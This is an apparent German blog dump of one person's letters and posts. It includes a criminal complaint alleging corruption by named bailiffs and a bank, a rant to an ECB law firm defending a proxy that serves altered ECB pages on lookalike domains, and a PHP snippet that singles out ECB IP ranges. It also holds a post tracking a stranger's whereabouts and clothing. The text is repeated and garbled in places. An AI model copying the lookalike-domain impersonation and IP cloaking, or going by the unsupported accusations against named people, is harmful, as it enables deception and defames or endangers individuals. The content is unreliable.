20 Absatz 4 legitimierten Widerstandes in der Bundesrepublik - bezieht, wo ?Force Majeure?, höhere Gewalt gilt, eine unzulässige ?Reparation? ? an solcher hat sich auch schon der zwote Weltkrieg entzündet bei dem Hitler an dei Macht kam weil er den Siegermächten von Versailles keine Reparatioenn zahlen wollte. Für die Entführung bin ich entschädigt worden. Aus dieser Entschädigung habe ich ? des lieben Friedens willens ? angeboten die Forderung der Frankfurter Sparkasse 1822 zu begleichen. Der Anwalt der Frankfurter Sparkasse ist nicht auffindbar verzogen und die Gerichtsvollzieherin Rinnelt weigert sich das angebotene Geld aus der Entschädigung anzunehmen, auch nehmen beide keine Post an. Sattedessens unterschlägt man nachweislich meine Post. Auch mit Gerichten. Das führt für mich zu erheblich Nachteilen. Das alle riecht nach einem Banden- und gewerbsmäßig organisierten Betrug mit schwerster Beamten-Korruption.

Gru&SZlig;

Maximilian Baehring
Hoelderlinstrasse 4
60316 Frankfurt a.M.
Germany
maximilian@baehring.at
Fax: +49 (0)69 67831634

Fax: +49 (0)69 1367 2100
nächstgelegene Polizeidienststelle
mittels Staatsanwaltschaft
Konrad-Adenauer Straße 20
D-60313 Frankfurt a.M.

22. Mai 2015

Strafanzeige

Hiermit ersatte ich Strafanzeige gegen sämtliche Gerichtsvollzieher / Vollziehungsbeamten und ähnliches „Gschmeiß“ im Bezirk. Richtig ist: verursacht durch gesunden Volkszorn, durch eigene Unfähigkeit der Bank, durch polizeiliche Untätigkeit, durch die Verweigerung eines Rechtsbeistandes, durch Verfahrensführung während meiner Entführung und durch Erpressung ist die Frankfurter Sparkasse 1822 gegen mich zu eine vollstreckbaren Forderung gelangt und zwar auf dem Wege eines Säumnisurteils. Hierfür hat sie überhöhte Zinsen verlangt und überhöhte Anwaltsgebühren. Eine Bank verfügt über eine Rechtsabteilung mit hauseigenen Juristen: im Gegensatz zu mir, mir wird ein Anwalt verweigert. Daß die trotzdem zusätzlich noch externen Rechtsbeistand in rechnung stellen ist geradezu lächerlich. Abgesehen davon darf es für Zwangskredite keine bleibig hohen Zinssätze geben, insbesodner da das Geschäft der Bank darin besteht sich aus Zinsen zu finazieren. Hier wird mir gegen meien Willen ein Kreditvertrag aufgepresst für den ich – sollte ich die selbe Summe als Frankfurter Sparkasse am Interbanken-Markt aufnehmen „Libor/Euribor“ erheblich geringere Zinsen zuleisten hätte. Diesen Zinsvorteil nicht weiterzugeben ist Betrug und – so Zwangskredit sich auf Schadenersatz aus Bürger-Kriegsschaden des nach Artikel 20 Absatz 4 legitimierten Widerstandes in der Bundesrepublik - bezieht, wo „Force Majeure“, höhere Gewalt gilt, eine unzulässige „Reparation“ – an solcher hat sich auch schon der zwote Weltkrieg entzündet bei dem Hitler an dei Macht kam weil er den Siegermächten von Versailles keine Reparatioenn zahlen wollte. Für die Entführung bin ich entschädigt worden. Aus dieser Entschädigung habe ich – des lieben Friedens willens – angeboten die Forderung der Frankfurter Sparkasse 1822 zu begleichen. Der Anwalt der Frankfurter Sparkasse ist nicht auffindbar verzogen und die Gerichtsvollzieherin Rinnelt weigert sich das angebotene Geld aus der Entschädigung anzunehmen, auch nehmen beide keine Post an. Sattdessens unterschlägt man nachweislich meine Post. Auch mit Gerichten. Das führt für mich zu erheblich Nachteilen. **Das alle riecht nach einem Banden- und gewerbsmäßig organisierten Betrug mit schwerster Beamten-Korruption.**

Gru&SZlig;



[1] http://40.media.tumblr.com/e4362b271939439fa8030b65017e4f8/tumblr_noqw08TQZ51sofvubo1_1280.jpg

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
22 05 2014 11:30

Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 22 05 | 11:29 | Fax ges. | 06913672308 | 0:30 | 1 | OK |

[2] http://41.media.tumblr.com/992f6e2d9279c3c377c486d72bb2eff0/tumblr_noqw08TQZ51sofvubo2_1280.jpg

23.05.2015 04:33 <http://sch-einesystem.tumblr.com/post/119689271258>

<http://wuergeljagd.tumblr.com/>

Ich hatte mich gestern doch nicht geirrt, der Würger ist wieder im Lande. Momentan am Kios Ecke Hanauer-Land- zu Hölderlinstraße. Am Kiosk Ostend (Hanauer 30 oder 32) . Aktuell trägt er eine beige Hose und einen schwarzen Puli und weiße Trunschuhe. Es läuft noch ein anderer rum der ihm sehr ähnlich sieht. Der ältere Mann von der Inhaberefamilie (nicht der Jüngere, der die Pizza backt, das gibt es zwei die immer da sind, wohl eine Familie) von der Pizzeria nennt den Typen ?ANDREA?!

<http://www.openstreetmap.org/way/4828989#map=18/50.11322/8.69961>

Lediglich der Typ von dem ich gestern irrträglichweise das Foto machte war von der Statur her ein ?Doppelgänger? bei dem hatte ich mich geirrt.



[1] http://41.media.tumblr.com/cb91bab7559eb11fd00f59cd556b3415/tumblr_not9z1SUSz1sofvubo1_1280.jpg

26.05.2015 04:10 <http://sch-einesystem.tumblr.com/post/119945106598>

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.
Fax: 069/678341634
maximilian@baehring.at

vorab als Fax: 069/450902-11
Fräulein Burghardt
bock legal
Reuterweg 51-53
60323 Frankfurt a.M.

27. Mai 2015
FRECHHEIT ? SCHUTZGELDERPRESSUNG IST DAS

Fräulein Burghardt!

Soeben, 20. Mai 2015 erhalte ich per Einschreiben Einwurf ihr Schreiben mit dem Versuch mir eine Unterlassungserklärung abzapressen.

Es wird Strafanzeige gegen Sie erstattet wegen Nötigung! Ich bin Datenschutz/Netzaktivist und als solcher habe ich etwas gegen Abmahnanwälte. Wer mich dazu erpressen will ihm als Anwalt horrenden Gebühren zu bezahlen die von der Höhe her ganz sicher nicht dem ? nur im Falle eines letztinstanzlichen Klagverlustes -BRAGO/RVG Satz entsprechen ist bei mir gerade richtig. Das klage ich durch bis zum EUGH wenn es sein muß. Ich bin gerade wieder in Strasbourg beim europäischen Gerichtshof für Menschenrechte mit einem Verfahren in dem es um Anwaltsgebührenerstattung geht. Sie als Jurist sollten am besten wissen daß man vor Gericht kein Recht bekommt allenfalls ein Urteil (denn zu Recht kommt man nur durch Recht also etwa bei Tatvorsatz-Nachweisbarkeit).

Bei ?zentral-bank.eu? bin ich der falsche Ansprechpartner. Wenn Sie nicht wollen daß eine Domain die eventuell gegen Markenrecht verstößt verwendet wird dann wenden Sie sich an die für die Topleveldomain ?eu? zuständige Registry, die Eurid, die alleine Abhilfe schaffen könnte. Was die third level domain ?central.banktunnel.eu? angeht deren Delegation mir als Domain-Inhaber des Namens ?banktunnel.eu? obliegt so kann ich hier keinerlei Markenrechtverletzung feststellen. Der Namensbestandteil Tunnel bezieht sich auf Tunnel wie in einem VPN.

Die ?central-bank.eu? Domains ist als solche nicht schützbare weil es von Zentralbanken gleich mehrere innerhalb der EU gibt. Ich habe mich informiert. Die gesetzlichen Regeln der EU sehen vor daß bei mehreren konkurrierenden Institutionen mit einem Anspruch innerhalb EU-Europas diejenige den Zuschlag bekommen soll in deren Sprache ein Domainname verfasst ist. ?Central-Bank.EU? würde insofern der britischen Krone gehören weil ?Central-Bank? ein englischsprachiger Begriff ist. Insofern könnten theoretisch auch noch zumindest die Deutsche Bundesbank oder die Bank Austria Ansprüche anmelden. ?/-2-

-2-
Was die SSL-Zertifikate der vorgenannten Domains angeht: Nach eingehender Prüfung durch den Registrar (Comodo) wurden mir diese übertragen.

Hintergrund meiner Angebote im Netz:

Seit meinem fünfzehnten Lebensjahr betreibe und warte ich Netzwerke, schon mit 15 Jahren habe ich Geschäftsreisen (nach Hamburg) unternommen um die bundesweiten (damals noch lokalen) Netze einer internationalen Human-Resources Consultancy (den EDV-Support derer internationalen Verbands-Partner-Niederlassungen in 35 Ländern dieser Erde von Kanada bis Australien ich ab dem 23. Lebensjahr als geschäftsführender Gesellschafter der outsource EDV-Abteilung dieses Unternehmens übernahm) zu betreuen. Am Tage meines 18. Geburtstages stand ich bei Öffnung des Rathauses in Bad Homburg beim Gewerbeamte um meine Selbständigkeit anzumelden. Ich betreibe vom Know-How her Netzwerke auf Niveau von Autonomen Systemen (AS21158) und bin weitestgehend gleichberechtigt etwa mit der Deutschen Telekom was das Routing im Internet angeht. Ich habe eine komplett selbstgebaute eigene, auf Routing- und Serverdienste spezialisierte Linux-Distribution erschaffen.

Mein aktuelles, -hobbymäßig, ich bin im Prinzip Frührentner - betriebenes Netzwerk erstreckt sich ? neben Deutschland - von New York über London bis Tokyo. Geografische Verteilung war notwendig geworden nachdem man verstärkt DDOS- Attacken, unter anderem von Israel aus, auf meinen Name- Server gefahren hatte. Insofern ist weitaus mehr als fraglich ob ein deutsches Gericht zuständig wäre.

Ich bin einer der Aktivisten hinter ?Freiheit Statt Angst? und engagiere mich ? etwa mit Demo-plakate kleben ?für den Arbeitskreis Vorratsdatenspeicherung, mein damaliger Kontakt ist inzwischen bei der Piratenpartei die maßgeblich aus der Bewegung heraus Zulauf bekommt.

Ich bin ein Freund kostenloser Angebote im Netz wie etwa Wikipedia. Nun wollte ich der ?Netzgemeinde? etwas zurückgeben. Hierfür habe ich unter anderem auch einen DynDNS Dienst geschrieben ?dynip.name? der demnächst online geht.

Mich ärgert daß man im Internet immer massiver überwacht wird. Dagegen wollte ich ein Zeichen setzen. Und daher betreibe ich einen Anonymisierungsdienst. Wer diesen KOSTENLOS ANGE-BOTENEN Dienst nutzt sieht die Seite der EZB durch meinen Rechner hindurch - so wie ich sie sehe. Ihnen ist sicherlich geläufig daß man im Internet eine Seite an denjenigen anpassen kann der Sie aufruft, so wäre es beispielsweise möglich einen Filter zu programmieren der Rechnern der Federal Reserve Bank der USA einen anderen Leitzinssatz anzeigt als dem Rest der Nutzer des Internets. Etwa anhand der IP-Adressen. \$ _SERVER[?REMOTE_ADDR?] ist ein guter Suchbegriff für google wenn Sie sich da einlesen.

Um zu vermeiden daß man Opfer einer solchen Täuschung wird, das beispielsweise nur einem selbst ein erhöhter Preis für eine im Netz angebotene Ware angezeigt wird, ein Aufschlag, der jemand anderem nicht angezeigt wird, nutzt man dann Proxy Server um zu verifizieren daß die Information korrekt ist, etwa <http://www.webproxy.net> oder eben

DEN MEINIGEN. ?/-3-

-3-
Die Wahl der EZB für einen für die Netzgemeinde angebotenen Anonymisierungsdienst war naheliegend da ich in direkter Nachbarschaft wohne. (Mein Appartement in der Hölderlinstraße 4 ist etwa 500 m Luftlinie vom Neubau entfernt.) Ich hatte deshalb schon ? ohne Antwort zu erhalten ? um ein sogenanntes BGP-Peering zwischen dem AS der EZB 31614 und dem meinigen 21158 per optischer Richtfunkstrecke ersucht, von meinem Schlafzimmerfenster aus habe ich die hierfür notwendige Sichtverbindung auf das Gebäude ihrer Mandantin.

Der Anonymisierungsdienst-Proxy-Server nimmt nun ? für spätere Verwendung als Platzhalter für eine Werbeeinblendung (um den Serverbetrieb zu finanzieren, momentan sponsore ich das noch privat)- zwei Modifikationen an der geproxiierten Seite vor: die Erste indem er über ein verändertes Logo darauf hinweist daß es sich um einen Anonymisierungsdienst handelt (siehe Abbildung).

Die Zweite ist daß ein Platzhalter für eine Werbeeinblendung als ?CONTENT INSERTED BY ANONYMOUS TRANSPARENT PROXY? eingefügt wird. (siehe Abbildung). Momentan weise ich hier auf ein aktuelles Gerichtsverfahren hin und meine Blogs.

Ich bin nämlich nicht nur beruflich recht aktiv gewesen bevor meine Ex mir durch den Falschvorwurf der Drogennahme im 14 Jahre andauernden Sorgerechtsstreit das Unternehmen ruiniert hat sondern auch journalistisch, als Verleger und Herausgeber unserer Schülerzeitung ExtraPlatt, nicht zu verwechseln mit der BÖRSEN-ZEITUNG die Bernd Bähring ? so heißt mein Vater ? als Chefredakteur herausgegeben hat. Die deutsche Bundesregierung hat mich erst neulich als Journalisten akkreditiert.

Mein Blog heißt ?<http://sch-einesystem.tumblr.com/>?, eine Anspielung auf die zu Zeiten des sogenannten heißen Herbstes von der RAF verwendete Floskel des Schwein-e-systems in Anlehnung an Geld_Scheine im ?Eurosystem?. Direkt vor dem Schwimmbad in dem ich in meiner Jugend zwo mal wöchentlich trainierte hat man den Vorstandschef der Deutschen Bank, Herrhausen, in die Luft gejagt, das mag noch unterbewußt bei der Mamensfindung mit hineingespielt haben.

Er ? der Blog - ist auch in einer fürs OFFLINE lesen optimierten PDF-Ansicht verfügbar. Ich schlage vor sie laden sich das mal aus dem Netz runter: <http://central.banktunnel.eu/download/>

Hier beschäftige ich mich mit Dingen wie eigenen IP-Adressbereichen für die Regierung oder der korrekten Einordnung staatlicher Institutionen unter einer Topleveldomain ?.gov? wobei etwa Deutschland mit dem US-Bundesstaat Delaware um ?de.gov? konkurriert. Das alles können sie dort nachlesen.

Nicht umsonst agiert die EZB als ?ecb.europa.eu?.

?/-4-

-4-

Neben meiner Tätigkeit als Hobbyjournalist bin ich auch noch politisch im Jugendparlament aktiv gewesen. Ich habe also Anliegen als außerparlamentarische Opposition. Ich möchte beispielsweise eine eigene Währung einführen für Grundbedarfe (Essen/Waschsalon/Frisör ?) wobei man ähnlich wie im Märchen Tischlein-Deck-Dich auf seine EC-Karte einen zwoten Betrag in einer eigenen Währung (sagen wir in ?Broteinheiten? statt Euros) hätte der nie ?leer? wird, der alle 24 Stunden erneut wie bei einer Prepaid-Handy-Karte wieder ?aufgeladen? wäre und nur gegen Nahrungsmittel und andere Grundbedarfe eingetauscht werden könnten. So wäre jeder ? ohne Sozialhilfe beantragen zu müssen ? etwa an einem Freitagnachmittag wenn der Kühlschrank wie das Konto leer ist und für eine Rechnung eines Selbständigen der erwartete Zahlungseingang ausbleibt ? immer und unbürokratisch mit Essen versorgt ohne irgendwo bei einem Amt darum betteln zu müssen. Ich denke dabei auch an Suchtkranke die ihr Sozialgeld in Drogen umsetzen. Diese neue Währung würde beim normalen Einkauf angerechnet.

Also: Ich bin Journalist, ich bin ehemaliger Abgeordneter des Judgen-parlamentes, ich bin politisch im Umfeld der Piratenpartei aktiv, ich kenne mich bestens im Internet aus führe einen Blog ?.

? und Sie wollen mir wirklich allen ernstes verbieten einen Proxy Server zu betreiben? Proxy-Server (auch ?Webcaches?) sind im Internet nicht ohne Grund nicht nur erlaubt sondern auch beliebt. Im Prinzip stellt jede ?Fritzbox? mit der Sie zu Hause ins Internet gehen einen voll-transparenten NAT-?Proxy? dar. In Browsercache ihres Rechners werden die Logos der EZB bei jedem Aufruf abgelegt. Vielleicht wollen sie da ja auch gleich gegen jeden Nutzer der EZB-Website vorgehen.

Was sie vorhaben ist so in etwa der Versuch eines Fernsehsenders einem Fernsehzuschauer zu verbieten das Programm des Senders auf seinem Fernsehgerät zu empfangen weil das Logo des Senders auf einem TV-Bildschirm angezeigt wird der nicht Eigentum des Senders ist und das Programm zudem eine unzulässige Kopie der Realität in den Kulissen des Senders darstellt.

Was sie wollen ist analog dazu mir zu verbieten auf dem von mir gekauften Exemplar einer Tageszeitung Artikel anzumarkern oder Anmerkungen vorzunehmen.

Sie selbst weisen auf den offenen Quelltext hin. Sie können also problemlos nachverfolgen ob und welche Änderungen am HTML der Seite vorgenommen werden (etwa mittels eines ?DIFF?) nämlich abgesehen von den vorhin erwähnten (Werbeeinblendung, Hinweis daß es sich um einen Proxy handelt) keine.

Das ist so im Internet üblich, hunderte, wenn nicht abertausende werbefinanzierte Proxies machen das so.

Was die erwähnten Schlüsselwörter angeht. Nun: es ist ein Porxy. Diese setzen Sie also selbst weil die an Suchmaschinen unverändert durchgereicht werden.

?/-5-

-5-

Die EZB wäre die erste Institution die es schafft Proxy Server zu verbieten. Sie würde damit an und für sich per Präzedenzfall die rechtliche Grundlage schaffen das gesamte Internet komplett abschalten zu lassen weil niemand mehr in etwa eine ?Fritzbox? betreiben dürfte die ebenfalls per NAT stellvertretend für den dahinterhängenden Rechner Inhalte abruf und diese dann durchreicht, eben proxied.

Ich gebe das hier samt ihres UNVERSCHÄMTEN Pamphletes in vollem Umfange an die größten einschlägigen Internetforen, Fachzeitschriften, meine ?Freunde? von der Börsenzeitung, meine zahlreichen politischen und journalistischen Kontakte, einige Fachanwälte weiter.

Wären Sie ohne ? vor allem externen - Anwalt ? verfügt ihr Institut denn über gar keine hauseigenen Justiziere - auf mich zu gekommen der gleich noch unsummen Geld von mir, einem H(artz)IV Empfänger abpressen will, man hätte sich sicherlich gültlich einigen können. Aber dafür ist es mit dem getanen Schritt zu spät.

Hier ist es der Ton der die Musik macht.

Und jetzt kommt noch das ?Totschlagargument? warum sie im Unrecht (als ?EDV- Formel?):

?Europäische Zentralbank? ? ?zentral-bank.eu?.

Das eine ist mit, das andere ohne Bindestrich (Minus), das eine hat den Zusatz ?Europäische ? vorangestellt das andere nicht. Und nur ohne Bindestrich und mit Zusatz ist es geschützt und auf Deutsch laut Ihrer Aufstellung (Seite 2 ff. ihres Schreibens) gar nicht. Würde man sich ?europäische-zentral-bank.eu? haben schützen lassen, ich wäre ihrer Meinung aber:

Auch unter ?banktunnel.eu? wie allem was vor zentral-bank.eu steht handelt es sich um einen Wildcard DNS Record auf dritter Ebene (Third Level). Der ermöglicht auch Konstellationen wie die Anzeige von ?ag-frankfurt.justiz.hessen.de.banktunnel.eu? oder ?bock-legal.de.banktunnel.eu? oder ?lg-frankfurt.justiz.hessen.de.banktunnel.eu?. Und da hilft es auch nicht wenn Sie aktuell ?

seit einigen Wochen - die EUrid nötigen im Whois meinen Namen zu verbergen. Ich empfehle die Lektüre von ?DNS and Bind? von O?Reilly und http://en.wikipedia.org/wiki/Wildcard_DNS_record !
Mein Proxy ist somit (auch) unter *.zentral-bank.eu erreichbar: etwa www.proxy.zentral-bank.eu!

?/-6-

-6-

Sie haben sich in den letzten Jahren sehr ?beliebt? gemacht bei der Bevölkerung, wenn Sie noch einen draufsetzen wollen, dann ?Sue me?, verklagen Sie mich doch. Gerichtsstand ist momentan nach Serverstandort
übrigens Tokyo, Japan oder London, England (oder hilfs-/ersatzweise für
Tokyo Japan: New York, New Jersey!)

Ich kenne Leute die Waren monatelang offline weil Sie nicht auf meinen Rat gehört haben und etwa Domains / DNS-Dienste unbedingt (das hab ich schriftlich) kündigen wollten noch bevor Sie zum neuen Registrar
transferiert wurden. Oder die wollten dass ich jeder Transferanfrage (KK-Antrag) automatisch zustimme. Ich bin nicht einer der ?Spezialisten? von Polizei oder Tenovis / (Fujitsu)Siemens die eine /etc/hosts
(Windows: %SYSTEMDRIVE%\etc\lmhosts) für einen Virus halten, das Usenet (NNTP) abschalten wollen, FTP Server zum Filesharing-Tool erklären und auch noch der Menschenhändler-Porno-Mafia Geld zuschanzen
durch Verfolgung von Urheberrechts-verletzungen (= Geldeintreiber für sittenwidrige Verträge) im Netz.

Ich weiß wirklich nicht was sie zu verbergen haben weshalb Sie unbedingt verhindern wollen dass jemand ihre Berichte ? die einer staatlichen und damit zur Neutralität verpflichteten Institution ? anonymisiert
weiterreicht. Gibt es für bestimmte Banken ganz spezielle Leitzinssätze? Bekomme ich von der Deutschen Bank aus HTMLs/PDFs mit anderen Geldmengen angezeigt als von der HSBC? Manipulieren Sie den
Markt? Und das soll dann nicht auffliegen dadurch dass der Zeitungsjunge
der Ihnen jene Zeitung holt die alle anderen auch bekommen, die ?mit ohne? den auf den jeweiligen Abonnenten zugeschnittenen = FRISIERTEN Börsenteil der für zu schädigende Kapitalmarkt-Teilnehmer eben
anders aussieht? Filmpfehlung hierzu: <http://www.imdb.com/title/tt0070735/>

Maximilian Bähring

```

$Sip4=$ _SERVER[?REMOTE_ADDR?];
//AS31614 194.42.114.0/23, 195.128.0.0/22
//http://www.cidr-report.org/cgi-bin/as-report?as=AS31614&view=2.0
$Sapfx[0]=?195.128.?;
$Sapfx[1]=?195.129.?;
$Sapfx[2]=?195.130.?;
$Sapfx[3]=?195.131.?;
$Sapfx[4]=?194.42.114.?;
$Sapfx[5]=?194.42.115.?;
// $Snpfx gets $Sapfx[#] if REMOTE_ADDR is out of an ecb subnet else -1
$Snpfx=-1;
$Snpfx=0;
while (($Sapfx[$Snpfx] != NULL) && ($Sapfx[$Snpfx] != ??) && ($Snpfx == -1)) {
if ( strlen($Sapfx[$Snpfx]) <= strlen($Sip4) ) {
if ($Sapfx[$Snpfx] == substr($Sip4, 0, strlen($Sapfx[$Snpfx]))) {
$Snpfx = $Snpfx;
} else {
$Snpfx++;
}
} else {
$Snpfx++;
}
}
if ($Snpfx == -1) { $Snpfx = $Snpfx; } else { $Snpfx = -1; };
if ($Snpfx != -1) {
// inside ecb

```

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.
Fax: 069/678341634
maximilian@baehring.at

ENTWURF / DRAFT

vorab als Fax: 069/450902-11
Fräulein Burghardt
bock legal
Reuterweg 51-53
60323 Frankfurt a.M.



27. Mai 2015

FRECHHEIT – SCHUTZGELDERPRESSUNG IST DAS

Fräulein Burghardt!

Soeben, 20. Mai 2015 erhalte ich per Einschreiben Einwurf ihr Schreiben mit dem Versuch mir eine Unterlassungserklärung abzupressen.

Es wird Strafanzeige gegen Sie erstattet wegen Nötigung! Ich bin Datenschutz/Netzaktivist und als solcher habe ich etwas gegen Abmahnanwälte. Wer mich dazu erpressen will ihm als Anwalt horrenden Gebühren zu bezahlen die von der Höhe her ganz sicher nicht dem – nur im Falle eines letztinstanzlichen Klagverlustes -BRAGO/RVG Satz entsprechen ist bei mir gerade richtig. Das klage ich durch bis zum EUGH wenn es sein muß. Ich bin gerade wieder in Strasbourg beim europäischen Gerichtshof für Menschenrechte mit einem Verfahren in dem es um Anwaltsgebührenerstattung geht. Sie als Jurist sollten am besten wissen daß man vor Gericht kein Recht bekommt allenfalls ein urteil (denn zu Recht kommt man nur durch Recht also etwa bei Tatvorsatz-Nachweisbarkeit).

Bei „zentral-bank.eu“ bin ich der falsche Ansprechpartner. Wenn Sie nicht wollen daß eine Domain die eventuell gegen Markenrecht verstößt verwendet wird dann wenden Sie sich an die für die Topleveldomain „.eu“ zuständige Registry, die Eurid, die alleine Abhilfe schaffen könnte. Was die third level domain „central.banktunnel.eu“ angeht deren Delegation mir als Domain-Inhaber des Namens „banktunnel.eu“ obliegt so kann ich hier keinerlei Markenrechtverletzung feststellen. Der Namensbestandteil Tunnel bezieht sich auf Tunnel wie in einem VPN.

Die „zentral-bank.eu“ Domains ist als solche auch nicht schützbar weil es von Zentralbanken gleich mehrere innerhalb der EU gibt. Ich habe mich informiert. Die gesetzlichen Regeln der EU sehen vor daß bei mehreren konkurrierenden Institutionen mit einem Anspruch innerhalb EU-Europas diejenige den Zuschlag bekommen soll in deren Sprache ein Domainname verfasst ist. „Central-Bank.EU“ würde insofern der britischen Krone gehören weil „Central-Bank“ ein englischsprachiger Begriff ist. Insofern könnten theoretisch auch noch zumindest die Deutsche Bundesbank oder die Bank Austria Ansprüche anmelden.

.../-2-

[1] http://41.media.tumblr.com/20dde585f3d0e81b0f5e70a7d2f47063/tumblr_noysxxzOq9Isofvubo1_1280.jpg

-2-

Was die SSL-Zertifikate der vorgenannten Domains angeht: Nach eingehender Prüfung durch den Registrar (Comodo) wurden mir diese übertragen.

Hintergrund meiner Angebote im Netz:

Seit meinem fünfzehnten Lebensjahr betreibe und warte ich Netzwerke, schon mit 15 Jahren habe ich Geschäftsreisen (nach Hamburg) unternommen um die bundesweiten (damals noch lokalen) Netze einer internationalen Human-Resources Consultancy (den EDV-Support derer internationalen Verbands-Partner-Niederlassungen in 35 Ländern dieser Erde von Kanada bis Australien ich ab dem 23. Lebensjahr als geschäftsführender Gesellschafter der outgesourcete EDV-Abteilung dieses Unternehmens übernahm) zu betreuen. Am Tage meines 18. Geburtstages stand ich bei Öffnung des Rathauses in Bad Homburg beim Gewerbeamt um meine Selbständigkeit anzumelden. Ich betreibe vom Know-How her Netzwerke auf Niveau von Autonomen Systemen (AS21158) und bin weitestgehend gleichberechtigt etwa mit der Deutschen Telekom was das Routing im Internet angeht. Ich habe eine komplett selbstgebaute eigene, auf Routing- und Serverdienste spezialisierte Linux-Distribution erschaffen.

Mein aktuelles, - hobbymäßig, ich bin im Prinzip Frührentner - betriebenes Netzwerk erstreckt sich – neben Deutschland - von New York über London bis Tokyo. Geografische Verteilung war notwendig geworden nachdem man verstärkt DDOS- Attacken, unter anderem von Israel aus, auf meinen Name-Server gefahren hatte. Insofern ist weitaus mehr als fraglich ob ein deutsches Gericht zuständig wäre.

Ich bin einer der Aktivisten hinter „Freiheit Statt Angst“ und engagiere mich – etwa mit Demoplateen kleben – für den Arbeitskreis Vorratsdatenspeicherung, mein damaliger Kontakt ist inzwischen bei der Piratenpartei die maßgeblich aus der Bewegung heraus Zulauf bekommt.

Ich bin ein Freund kostenloser Angebote im Netz wie etwa Wikipedia. Nun wollte ich der „Netzgemeinde“ etwas zurückgeben. Hierfür habe ich unter anderem auch einen DynDNS Dienst geschrieben „dynip.name“ der demnächst online geht.

Mich ärgert daß man im Internet immer massiver überwacht wird. Dagegen wollte ich ein Zeichen setzen. Und daher betreibe ich einen Anonymisierungsdienst. Wer diesen KOSTENLOS ANGE-BOTENEN Dienst nutzt sieht die Seite der EZB durch meinen Rechner hindurch - so wie ich sie sehe. Ihnen ist sicherlich geläufig daß man im Internet eine Seite an diejenigen anpassen kann der Sie aufruft, so wäre es beispielsweise möglich einen Filter zu programmieren der Rechnern der Federal Reserve Bank der USA einen anderen Leitzinssatz anzeigt als dem Rest der Nutzer des Internets. Etwa anhand der IP-Adressen. \$_SERVER[„REMOTE_ADDR“] ist ein guter Suchbegriff für google wenn Sie sich da einlesen.

Um zu vermeiden daß man Opfer einer solchen Täuschung wird, das beispielsweise nur einem selbst ein erhöhter Preis für eine im Netz angebotene Ware angezeigt wird, ein Aufschlag, der jemand anderem nicht angezeigt wird, nutzt man dann Proxy Server um zu verifizieren daß die Information korrekt ist, etwa <http://www.webproxy.net> oder eben

DEN MEINIGEN.

.../-3-

[2] http://40.media.tumblr.com/64ad4e7129701cc5c98b7ea01b35d949/tumblr_noysxxzOq91sofvubo5_1280.jpg

-3-

Die Wahl der EZB für einen für die Netzgemeinde angebotenen Anonymisierungsdienst war naheliegend da ich in direkter Nachbarschaft wohne. (Mein Appartement in der Hölderlinstraße 4 ist etwa 500 m Luftlinie vom Neubau entfernt.) Ich hatte deshalb schon – ohne Antwort zu erhalten – um ein sogenanntes BGP-Peering zwischen dem AS der EZB 31614 und dem meinigen 21158 per optischer Richtfunkstrecke ersucht, von meinem Schlafzimmerfenster aus habe ich die hierfür notwendige Sichtverbindung auf das Gebäude ihrer Mandantin.

Der Anonymisierungsdienst-Proxy-Server nimmt nun – für spätere Verwendung als Platzhalter für eine Werbeeinblendung (um den Serverbetrieb zu finanzieren, momentan sponsore ich das noch privat)- zwei Modifikationen an der geproxieten Seite vor: die Erste indem er über ein verändertes Logo darauf hinweist daß es sich um einen Anonymisierungsdienst handelt (siehe Abbildung).

Die Zwote ist daß ein Platzhalter für eine Werbeeinblendung als „CONTENT INSERTED BY ANONYMOUS TRANSPARENT PROXY“ eingefügt wird. (siehe Abbildung). Momentan weise ich hier auf ein aktuelles Gerichtsverfahren hin und meine Blogs.

Ich bin nämlich nicht nur beruflich recht aktiv gewesen bevor meine Ex mir durch den Falschvorwurf der Drogennahme im 14 Jahre andauernden Sorgechtsstreit das Unternehmen ruiniert hat sondern auch journalistisch, als Verleger und Herausgeber unserer Schülerzeitung ExtraPlatt, nicht zu verwechseln mit der BÖRSEN-ZEITUNG die Bernd Bähring – so heißt mein Vater – als Chefredakteur herausgegeben hat. Die deutsche Bundesregierung hat mich erst neulich als Jorunalisten akkreditiert.

Mein Blog heißt „[http://sch-einesystem\(.tumblr.com\)](http://sch-einesystem(.tumblr.com)“)“, eine Anspielung auf die zu Zeiten des sogenannten heißen Herbstes von der RAF verwandete Floskel des Schwein-e-systems in Anlehnung an Geld_Scheine im „Eurosystem“. Direkt vor dem Schwimmbad in dem ich in meiner Jugend zwei mal wöchentlich trainierte hat man den Vorstandschef der Deutschen Bank, Herrhausen, in die Luft gejagt, das mag noch unterbewußt bei der Mamensfindung mit hineingespielt haben.

Er – der Blog - ist auch in einer fürs OFFLINE lesen optimierten PDF-Ansicht verfügbar. Ich schlage vor sie laden sich das mal aus dem Netz runter: <http://central.banktunnel.eu/download/>

Hier beschäftige ich mich mit Dingen wie eigenen IP-Adressbereichen für die Regierung oder der korrekten Einordnung staatlicher Institutionen unter einer Topleveldomain „.gov“ wobei etwa DEutschland mit dem US-Bundesstaat DEIaware um „.de.gov“ konkuriert. Das alles können sie dort nachlesen.

Nicht umsonst agiert die EZB als „ecb.europa.eu“.

.../-4-

[3] http://36.media.tumblr.com/675f5528673b0914ec1cdc31d0f135b1/tumblr_noysxxxOq91sofvubo2_1280.jpg

-4-

Neben meiner Tätigkeit als Hobbyjournalist bin ich auch noch politisch im Jugendparlament aktiv gewesen. Ich habe also Anliegen als außerparlamentarische Opposition. Ich möchte beispielsweise eine eigene Währung einführen für Grundbedarfe (Essen/Waschsalon/Frisör ...) wobei man ähnlich wie im Märchen Tischlein-Deck-Dich auf seine EC-Karte einen zweiten Betrag in einer eigenen Währung (sagen wir in „Broteinheiten“ statt Euros) hätte der nie „leer“ wird, der alle 24 Stunden erneut wie bei einer Prepaid-Handy-Karte wieder „aufgeladen“ wäre und nur gegen Nahrungsmittel und andere Grundbedarfe eingetauscht werden könnten. So wäre jeder – ohne Sozialhilfe beantragen zu müssen – etwa an einem Freitagnachmittag wenn der Kühlschrank wie das Konto leer ist und für eine Rechnung eines Selbständigen der erwartete Zahlungseingang ausbleibt – immer und unbürokratisch mit Essen versorgt ohne irgendwo bei einem Amt darum betteln zu müssen. Ich denke dabei auch an 